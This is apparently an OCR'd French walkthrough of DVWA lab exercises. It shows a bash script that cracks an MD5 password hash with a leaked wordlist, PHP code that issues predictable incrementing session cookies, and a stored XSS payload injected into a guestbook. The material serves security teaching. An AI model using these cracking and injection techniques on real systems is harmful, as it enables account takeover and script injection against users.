
xterm

```
#!/bin/bash

PWD_HASH=$1
PASSWORD_FILES=darkweb2017-top1000.txt

for password in $(cat $PASSWORD_FILES)
do
  echo "Essai : $password"
  HASH=$(echo -n "$password"|md5sum | cut -d" " -f1 )
  echo $HASH
  echo "$PWD_HASH"
  if [[ "$PWD_HASH" =~ "$HASH" ]]; then
        echo "SUCCES !!"
        exit 0
  fi
done
```

On obtient le mot de passe :

xterm


```
pef@dvwa:~$ ./crackpwd 5f4dcc3b5aa765d61d8327deb882cf99
Essai : 123456
e10adc3949ba59abbe56e057f20f883e
5f4dcc3b5aa765d61d8327deb882cf99
Essai : 123456789
25f9e794323b453885f5181f1b624d0b
5f4dcc3b5aa765d61d8327deb882cf99
Essai : 111111
96e79218965eb72c92a549dd5a330112
5f4dcc3b5aa765d61d8327deb882cf99
Essai : password
5f4dcc3b5aa765d61d8327deb882cf99
5f4dcc3b5aa765d61d8327deb882cf99
SUCCES !!
```




xterm


```php
<?php
$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    if (!isset ($_SESSION['last_session_id'])) {
        $_SESSION['last_session_id'] = 0;
    }
    $_SESSION['last_session_id']++;
    $cookie_value = $_SESSION['last_session_id'];
    setcookie("dvwaSession", $cookie_value);
}
?>
```

Le cookie est simplement une valeur incrémentée !








On mets du code Javascript à la place de la chaîne correspondant au nom.



Le code est exécuté !


Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Paul
Message *
<script>alert("Bouh");</script>
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.


Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: Paul
Message:


The XSS Auditor refused to execute a script in 'http://palomino.local:8888/DVWA/vulnerabilities/xss_s/' because its source code was found within the request. The auditor was enabled because the server did not send an 'X-XSS-Protection' header.
xss_s:88:87